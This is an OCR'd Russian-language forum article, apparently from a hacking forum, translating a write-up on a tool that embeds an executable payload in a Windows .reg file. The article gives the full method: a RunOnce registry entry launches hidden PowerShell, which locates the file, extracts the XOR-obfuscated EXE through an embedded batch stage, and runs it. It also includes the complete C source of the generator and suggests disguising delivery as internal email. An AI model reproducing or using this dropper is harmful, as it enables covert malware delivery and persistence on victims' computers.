
Статья Встраиваем вирусный exe в файл *.reg

xss.is/threads/71104

Автор оригинала: x86matthew



Сравнительно недавно я выпустил экспериментальный проект под названием «EmbedExeLnk» — этот инструмент генерировал файл .lnk, содержащий встроенную полезную нагрузку EXE. Я развил эту концепцию дальше и создал инструмент, который создаёт файл реестра Windows (.reg), содержащий полезную нагрузку EXE.

Файл .reg содержит простой текстовый список ключей реестра и значений для импорта. Это означает, что мы можем запланировать запуск программы при следующем запуске:
Code:

```
REGEDIT4 [HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce]
"StartupEntryName"="C:\\test\\program.exe"
```

Ключи Run/RunOnce позволяют передавать параметры конкретному EXE-файлу, и это можно использовать это для исполнения скриптов. Проще всего использовать команду PowerShell для загрузки и выполнения EXE-файла с удалённого сервера. Однако мне хотелось пойти дальше и не требовать дополнительного скачивания файлов.

Я начал добавлять случайные бинарные данные в конец валидного файла .reg, чтобы проверить, будут ли отображаться какие-либо ошибки. К счастью, ключи реестра импортировались правильно, и никаких сообщений об ошибках не появлялось — ошибка происходила в режиме silently failed, то есть пользователь об этом не знал. Это означает, что добавление полезной нагрузки EXE в конец файла .reg безопасно.

Отлично, у нас есть файл .reg, содержащий основную полезную нагрузку. Нужно придумать, как запустить выполнение встроенной программы. Поскольку полезная нагрузка выполняется после перезагрузки устройства, возникает **первая трудность**: мы не знаем, где на целевом компьютере хранится файл .reg. Жёстко задавать конкретный путь не будем, вместо этого напишем команду PowerShell для самостоятельного поиска файла .reg на жёстком диске после перезагрузки.

Вторая трудность заключается в невозможности выполнения полезной нагрузки из файла .reg напрямую, поскольку данные EXE хранятся в конце файла. Это означает, что команде PowerShell нужно сначала извлечь данные EXE из файла .reg и скопировать их в отдельный файл .exe перед выполнением.

Я создал команду PowerShell, которая выполняла все перечисленные выше операции — она успешно работала при запуске непосредственно из cmd.exe, но вообще не выполнялась при вставке в раздел реестра RunOnce. Странно, почему так?

Оказалось, что максимальна длина значения ключей реестра Run/RunOnce — 256 символов. Если значение превышает эту длину, оно игнорируется. Моя команда была длиной более 500 символов, поэтому она изначально не работала.

Есть несколько способов решения этой проблемы. Я решил добавить дополнительный «этап» в цепочку загрузки, чтобы обеспечить максимальную гибкость — файл .reg также будет содержать встроенный файл .bat. Большая часть логики исходной команды будет перемещена в данные .bat, а значение RunOnce будет содержать короткую команду PowerShell для выполнения встроенного пакетного файла.

Я также использовал базовое шифрование XOR для полезной нагрузки EXE, которое я написал для исходного проекта EmbedExeLnk.

Окончательный файл .reg будет иметь следующую структуру:
Code:

```
<.reg data>
<.bat data>
<.exe data>
```

Пример файла:
Code:

```
REGEDIT4

[HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce]
"startup_entry"="cmd.exe /c \"PowerShell -windowstyle hidden $reg = gci -Path C:\\ -Recurse
*.reg ^| where-object {$_.length -eq 0x000E7964} ^| select -ExpandProperty FullName -First 1;
$bat = '%temp%\\tmpreg.bat'; Copy-Item $reg -Destination $bat; ^& $bat;\""

\xFF\xFF

cmd /c "PowerShell -windowstyle hidden $file = gc '%temp%\\tmpreg.bat' -Encoding Byte;
for($i=0; $i -lt $file.count; $i++) { $file[$i] = $file[$i] -bxor 0x77 }; $path =
'%temp%\tmp' + (Get-Random) + '.exe'; sc $path ([byte[]]($file^| select -Skip 000640)) -
Encoding Byte; ^& $path;"
exit
<encrypted .exe payload data>
```

Приведённый выше пример файла можно разбить на 3 части:

Данные .reg-файла

Создаётся значение с именем `startup_entry` в ключе `HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce`. Это приведёт к выполнению следующей команды при следующей загрузке компьютера:
Code:

```
cmd.exe /c "PowerShell -windowstyle hidden $reg = gci -Path C:\ -Recurse *.reg ^| where-
object {$_.length -eq 0x000E7964} ^| select -ExpandProperty FullName -First 1; $bat =
'%temp%\tmpreg.bat'; Copy-Item $reg -Destination $bat; ^& $bat;"
```

Эта команда ищет на диске C файл .reg, который соответствует указанному размеру файла (в данном случае `0x000E7964`).. Затем он копирует этот reg-файл в tmpreg.bat в папке Temp и выполняет его.
Файл содержит `\xFF\xFF` после начальных данных файла .reg — это не является строго обязательным, но позволяет гарантировать, что синтаксический анализатор импорта реестра даст сбой и остановится на этом этапе.

Данные .bat

Следующий блок данных содержит команды .bat:
Code:


```
cmd /c "PowerShell -windowstyle hidden $file = gc '%temp%\\tmpreg.bat' -Encoding Byte;
for($i=0; $i -lt $file.count; $i++) { $file[$i] = $file[$i] -bxor 0x77 }; $path =
'%temp%\tmp' + (Get-Random) + '.exe'; sc $path ([byte[]]($file^| select -Skip 000640)) -
Encoding Byte; ^& $path;"
exit
```

Эта команда извлекает основную полезную нагрузку EXE из конца текущего файла. Смещение начальной точки EXE жёстко запрограммировано генератором (в данном случае 640 байт). EXE копируется в папку Temp, расшифровывается и выполняется.

Примечание. Когда батник запускается, он выполняет строки в исходном файле .reg, прежде чем достигнет содержимого .bat. Это не должно иметь каких-либо побочных эффектов..

Данные .exe

Последний блок данных содержит зашифрованные полезные данные .exe:



Основной недостаток этого метода в том, что для импорта файлов .reg требуются права администратора. Другой недостаток — основная полезная нагрузка не выполняется до следующей перезагрузки, что означает, что она вообще не будет выполняться, если пользователь удалит файл .reg до этого момента. Хотя это и не является хорошей практикой, файлы .reg часто пересылаются внутри организаций по email. Это

означает, что злоумышленник может сымитировать такую рассылку.
Полный код ниже:
Code:

```
#include <stdio.h>
#include <windows.h>

DWORD CreateRegFile(char *pExePath, char *pOutputRegPath)
{
    char szRegEntry[1024];
    char szBatEntry[1024];
    char szStartupName[64];
    BYTE bXorEncryptValue = 0;
    HANDLE hRegFile = NULL;
    HANDLE hExeFile = NULL;
    DWORD dwExeFileSize = 0;
    DWORD dwTotalFileSize = 0;
    DWORD dwExeFileOffset = 0;
    BYTE *pCmdLinePtr = NULL;
    DWORD dwBytesRead = 0;
    DWORD dwBytesWritten = 0;
    char szOverwriteSearchRegFileSizeValue[16];
    char szOverwriteSkipBytesValue[16];
    BYTE bExeDataBuffer[1024];

    // set xor encrypt value
    bXorEncryptValue = 0x77;

    // set startup entry name
    memset(szStartupName, 0, sizeof(szStartupName));
    strncpy(szStartupName, "startup_entry", sizeof(szStartupName) - 1);

    // generate reg file data (append 0xFF characters at the end to ensure the registry
parser breaks after importing the first entry)
    memset(szRegEntry, 0, sizeof(szRegEntry));
    _snprintf(szRegEntry, sizeof(szRegEntry) - 1,
        "REGEDIT4\r\n"
        "\r\n"
        "[HKEY_CURRENT_USER\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\RunOnce]\r\n"
        "\"%s\"=\"cmd.exe /c \\\"powershell -windowstyle hidden $reg = gci -Path C:\\\\ -
Recurse *.reg ^| where-object {$_.length -eq 0x00000000} ^| select -ExpandProperty FullName -
First 1; $bat = '%%temp%%\\\\tmpreg.bat'; Copy-Item $reg -Destination $bat; ^&
$bat;\\\"\"\r\n"
        "\r\n"
        "\xFF\xFF\r\n"
        "\r\n", szStartupName);

    // generate bat file data
    memset(szBatEntry, 0, sizeof(szBatEntry));
    _snprintf(szBatEntry, sizeof(szBatEntry) - 1,
        "cmd /c \"powershell -windowstyle hidden $file = gc '%%temp%%\\\\tmpreg.bat' -
Encoding Byte; for($i=0; $i -lt $file.count; $i++) { $file[$i] = $file[$i] -bxor 0x%02X };
$path = '%%temp%%\\tmp' + (Get-Random) + '.exe'; sc $path ([byte[]]($file^| select -Skip
000000)) -Encoding Byte; ^& $path;\"\r\n"
        "exit\r\n", bXorEncryptValue);
```

```
    // create output reg file
    hRegFile = CreateFile(pOutputRegPath, GENERIC_WRITE, 0, NULL, CREATE_ALWAYS,
FILE_ATTRIBUTE_NORMAL, NULL);
    if(hRegFile == INVALID_HANDLE_VALUE)
    {
        printf("Failed to create output file\n");

        return 1;
    }

    // open target exe file
    hExeFile = CreateFile(pExePath, GENERIC_READ, 0, NULL, OPEN_EXISTING,
FILE_ATTRIBUTE_NORMAL, NULL);
    if(hExeFile == INVALID_HANDLE_VALUE)
    {
        printf("Failed to open exe file\n");

        // error
        CloseHandle(hRegFile);

        return 1;
    }

    // store exe file size
    dwExeFileSize = GetFileSize(hExeFile, NULL);

    // calculate total file size
    dwTotalFileSize = strlen(szRegEntry) + strlen(szBatEntry) + dwExeFileSize;
    memset(szOverwriteSearchRegFileSizeValue, 0, sizeof(szOverwriteSearchRegFileSizeValue));
    _snprintf(szOverwriteSearchRegFileSizeValue, sizeof(szOverwriteSearchRegFileSizeValue) -
1, "0x%08X", dwTotalFileSize);

    // calculate exe file offset
    dwExeFileOffset = dwTotalFileSize - dwExeFileSize;
    memset(szOverwriteSkipBytesValue, 0, sizeof(szOverwriteSkipBytesValue));
    _snprintf(szOverwriteSkipBytesValue, sizeof(szOverwriteSkipBytesValue) - 1, "%06u",
dwExeFileOffset);

    // find the offset value of the total reg file length in the command-line arguments
    pCmdLinePtr = (BYTE*)strstr(szRegEntry, "_.length -eq 0x00000000}");
    if(pCmdLinePtr == NULL)
    {
        // error
        CloseHandle(hExeFile);
        CloseHandle(hRegFile);

        return 1;
    }
    pCmdLinePtr += strlen("_.length -eq ");
```

```
    // update value
    memcpy((void*)pCmdLinePtr, (void*)szOverwriteSearchRegFileSizeValue,
strlen(szOverwriteSearchRegFileSizeValue));

    // find the offset value of the number of bytes to skip in the command-line arguments
    pCmdLinePtr = (BYTE*)strstr(szBatEntry, "select -Skip 000000)");
    if(pCmdLinePtr == NULL)
    {
        // error
        CloseHandle(hExeFile);
        CloseHandle(hRegFile);

        return 1;
    }
    pCmdLinePtr += strlen("select -Skip ");

    // update value
    memcpy((void*)pCmdLinePtr, (void*)szOverwriteSkipBytesValue,
strlen(szOverwriteSkipBytesValue));

    // write szRegEntry
    if(WriteFile(hRegFile, (void*)szRegEntry, strlen(szRegEntry), &dwBytesWritten, NULL) ==
0)
    {
        // error
        CloseHandle(hExeFile);
        CloseHandle(hRegFile);

        return 1;
    }

    // write szBatEntry
    if(WriteFile(hRegFile, (void*)szBatEntry, strlen(szBatEntry), &dwBytesWritten, NULL) ==
0)
    {
        // error
        CloseHandle(hExeFile);
        CloseHandle(hRegFile);

        return 1;
    }

    // append exe file to the end of the reg file
    for(;;)
    {
        // read data from exe file
        if(ReadFile(hExeFile, bExeDataBuffer, sizeof(bExeDataBuffer), &dwBytesRead, NULL) ==
0)
        {
            // error
            CloseHandle(hExeFile);
```

```
            CloseHandle(hRegFile);

            return 1;
        }

        // check for end of file
        if(dwBytesRead == 0)
        {
            break;
        }

        // "encrypt" the exe file data
        for(DWORD i = 0; i < dwBytesRead; i++)
        {
            bExeDataBuffer[i] ^= bXorEncryptValue;
        }

        // write data to reg file
        if(WriteFile(hRegFile, bExeDataBuffer, dwBytesRead, &dwBytesWritten, NULL) == 0)
        {
            // error
            CloseHandle(hExeFile);
            CloseHandle(hRegFile);

            return 1;
        }
    }

    // close exe file handle
    CloseHandle(hExeFile);

    // close output file handle
    CloseHandle(hRegFile);

    return 0;
}

int main(int argc, char *argv[])
{
    char *pExePath = NULL;
    char *pOutputRegPath = NULL;

    printf("EmbedExeReg - www.x86matthew.com\n\n");

    if(argc != 3)
    {
        printf("Usage: %s [exe_path] [output_reg_path]\n\n", argv[0]);

        return 1;
    }
```

```
    // get params
    pExePath = argv[1];
    pOutputRegPath = argv[2];

    // create a reg file containing the target exe
    if(CreateRegFile(pExePath, pOutputRegPath) != 0)
    {
        printf("Error\n");

        return 1;
    }

    printf("Finished\n");

    return 0;
}
```

Вот такие дела. Спасибо за внимание!